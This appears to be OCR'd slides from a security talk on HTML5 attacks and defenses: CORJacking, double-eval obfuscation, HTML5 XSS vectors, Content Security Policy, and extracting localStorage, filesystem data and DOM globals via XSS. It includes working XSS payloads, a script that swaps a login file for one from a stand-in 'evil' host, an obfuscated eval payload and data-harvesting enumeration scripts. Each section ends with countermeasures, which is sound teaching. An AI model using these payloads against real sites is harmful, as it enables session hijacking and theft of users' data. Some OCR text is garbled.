
CORJacking

- It is possible to have some integrated attacks
  - DOM based XSS
  - Single DOM usage/One page app
  - Flash
- DOM based issue can change flash/swf file – it can be changed at run time – user will not come to know ..
- Example
  - document.getElementsByName(“login").item(0).src = "http://evil/login.swf"

CORJacking


- Possible with other types of resources as well
- Also, reverse CORJacking is a possible threat

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
                id="Login" width="100%" height="1000%"
                codebase="http://fpdownload.macromedia.com/get/flashplayer/current
.ash.cab">
                <param name="movie" value="Login.swf" />
                <param name="quality" value="high" />
                <param name="bgcolor" value="#869ca7" />
                <param name="allowScriptAccess" value="sameDomain" />
                <embed src="Login.swf" quality="high" bgcolor="#869ca7"
                       width="50%" height="50%" name="Login" align="middle"
```




Double eval – eval the eval

- Payload - document.getElementsByName('Login').item(0).src='http://192.168.100.200:8080/flex/Loginn/Loginn.swf‘
- Converting for double eval to inject ‘ and “ etc…
  - eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111,103,105,110,110,46,115,119,102,39))




Scan and Defend


- Scan and look for
  - ClickJacking defense code scanning
  - Using **X-FRAME-OPTIONS**
- Defense and Countermeasures
  - Better control on CORS
  - Creating self aware components and loading after checking the domain
  - **object-src** – Flash, Silverlight etc. (CSP)



XSS with HTML5 Attacks & Defense

XSS with HTML5 (tags, attributes and events)






HTML5 – Tags/Attributes/Events

- Tags – media (audio/video), canvas (getImageData), menu, embed, buttons/commands, Form control (keys)
- Attributes – form, submit, autofocus, sandbox, manifest, rel etc.
- Events/Objects – Navigation (_self), Editable content, Drag-Drop APIs, pushState (History) etc.


XSS variants

- Media tags
- Examples
  - <video><source onerror="javascript:alert(1)“>
  - <video onerror="javascript:alert(1)"><source>




XSS variants

- Exploiting autofocus
  - <input autofocus onfocus=alert(1)>
  - <select autofocus onfocus=alert(1)>
  - <textarea autofocus onfocus=alert(1)>
  - <keygen autofocus onfocus=alert(1)>




XSS variants

- Form & Button etc.
  - <form id="test" /><button form="test" formaction="javascript:alert(1)">test
  - <form><button formaction="javascript:alert(1)">test
- Etc … and more …
  - Nice HTML5 XSS cheat sheet (http://html5sec.org/)




Scan and Defend

- Scan and look for
  - Reflected or Persistent XSS spots with HTML5 tags
- Defense and Countermeasures
  - Have it added on your blacklist
  - Standard XSS protections by encoding




CSP in Action

- Content Security Policy – Defending browser against possible post attack scenarios
  - Based on Origin (SOP the key)
  - Allows whitelisting mechanism for what “to do” and “not to do”
  - It is possible to send back notification to application when violation takes place
  - Implementation by extra HTTP headers [Brower to browser X-WebKit-CSP (S/C) X-Content-Security-Policy (F)]



Blocking Scripts

- Content-Security-Policy: script-src 'self‘
  - Only allowing script from the self
- Other mechanism
  - **'unsafe-inline'** - blocking inline
  - **'unsafe-eval‘** – blocking eval type calls
- Post XSS defense can be crafted



Controlling Browser

- **connect-src** – Controlling WebSocket, XHR etc.
- **frame-src** – Source of the frame (ClickJacking)
- **object-src** – Flash, Silverlight etc.
- **media-src** – controlling audio and video
- **img/style** – image and style sources
- **default-src https:;** - locking over SSL only

Example

- Persistent XSS injected

HTTP/1.1 200 OK

Date: Wed, 12 Sep 2012 14:40:31 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET


X-WebKit-CSP: script-src 'self'

X-AspNet-Version: 2.0.50727


Cache-Control: private

Content-Type: text/html; charset=utf-8

Content-Length: 6146



Storage extraction with XSS



Web Storage Extraction

- Browser has one place to store data – Cookie (limited and replayed)
- HTML5 – Storage API provided (Local and Session)
- Can hold global scoped variables
- http://www.w3.org/TR/webstorage/

```
interface Storage {
  readonly attribute unsigned long length;
  getter DOMString key(in unsigned long index);
  getter any getItem(in DOMString key);
  setter creator void setItem(in DOMString key, in any data);
  deleter void removeItem(in DOMString key);
  void clear();
};
```

Web Storage Extraction

- It is possible to steal them through XSS or via JavaScript
- Session hijacking – HttpOnly of no use
- getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
        var mygetrequest=new ajaxRequest()
        mygetrequest.onreadystatechange=function(){
        if (mygetrequest.readyState==4)
        {
```


- XSS the box and scan through storage

Blind storage enumeration

```
if(localStorage.length){
        console.log(localStorage.length)
        for(i in localStorage){
                console.log(i)
                console.log(localStorage.getItem(i));
        }
}
```

- Above code allows all storage variable extraction

```
> if(localStorage.length){
        console.log(localStorage.length)
        for(i in localStorage){
                console.log(i)
                console.log(localStorage.getItem(i))
        }
}
1
hash
1fe4f218cc1d8d986caeb9ac316dffcc
< undefined
>
```



File System Storage

- HTML5 provides virtual file system with filesystem APIs
  - window.requestFileSystem = window.requestFileSystem || window.webkitRequestFileSystem;
- It becomes a full blown local system for application in sandbox
- It empowers application

File System Storage

- It provides temporary or permanent file system


```
function init() {
  window.requestFileSystem(window.TEMPORARY, 1024*1024,
    function(filesystem) {
   filesys = filesystem;
  }, catcherror);
}
```


- App can have full filesystem in place now.

Sensitive information filesystem

- Assuming app is creating profile on local system

```
15  function profile(){
16      filesys.root.getFile('profile', {create: true}, function(entry){
17          entry.createWriter(function(writer){
18              var myblob = new window.WebKitBlobBuilder();
19              myblob.append('Token:091232432,name:Jack,auth:true');
20              writer.write(myblob.getBlob('text/plain'));
21          },catcherror);
22      },catcherror);
23  }
```







Extraction through XSS

- Once have an entry point – game over!

```
25  function getProfile() {
26
27    filesys.root.getFile('profile', {}, function(entry) {
28      entry.file(function(file) {
29         var reader = new FileReader();
30         reader.onloadend = function(e) {
31           alert(this.result);
32         };
33         reader.readAsText(file);
34      }, catcherror);
35    }, catcherror);
36  }
```






Single DOM/One Page App - XSS

- Applications run with “rich” DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?

Blind Enumeration

```
for(i in window){
   obj=window[i];
    try{
          if(typeof(obj)=="string"){
             console.log(i);
             console.log(obj.toString());
          }
       }catch(ex){}
}
```




Global Sensitive Information Extraction from DOM

- HTML5 apps running on Single DOM
- Having several key global variables, objects and array
  - var arrayGlobals = ['my@email.com',"12141hewvsdr9321343423mjfdvint","test.com"];
- Post DOM based exploitation possible and harvesting all these values.

Global Sensitive Information Extraction from DOM

```
for(i in window){
   obj=window[i];
   if(obj!=null||obj!=undefined)
      var type = typeof(obj);
      if(type=="object"||type=="string")
      {
            console.log("Name:"+i)
            try{
               my=JSON.stringify(obj);
               console.log(my)
            }catch(ex){}
       }
}
```


```
Name:arrayGlobals
["my@email.com","12141hewvsdr9321343423mjfdvint","test.com"]
Name:jsonGlobal
{"firstName":"John","lastName":"Smith","address":{"streetAddress":"21 2nd Street","city":"New
York","state":"NY","postalCode":10021},"phoneNumbers":["212 732-1234","646 123-4567"]}
Name:stringGlobal
"test@test.com"
```



Scan and Defend

- Scan and look for
  - Scanning storage
- Defense and Countermeasures
  - Do not store sensitive information on localStorage and Globals
  - XSS protection

SQLi & Blind Enumeration through XSS



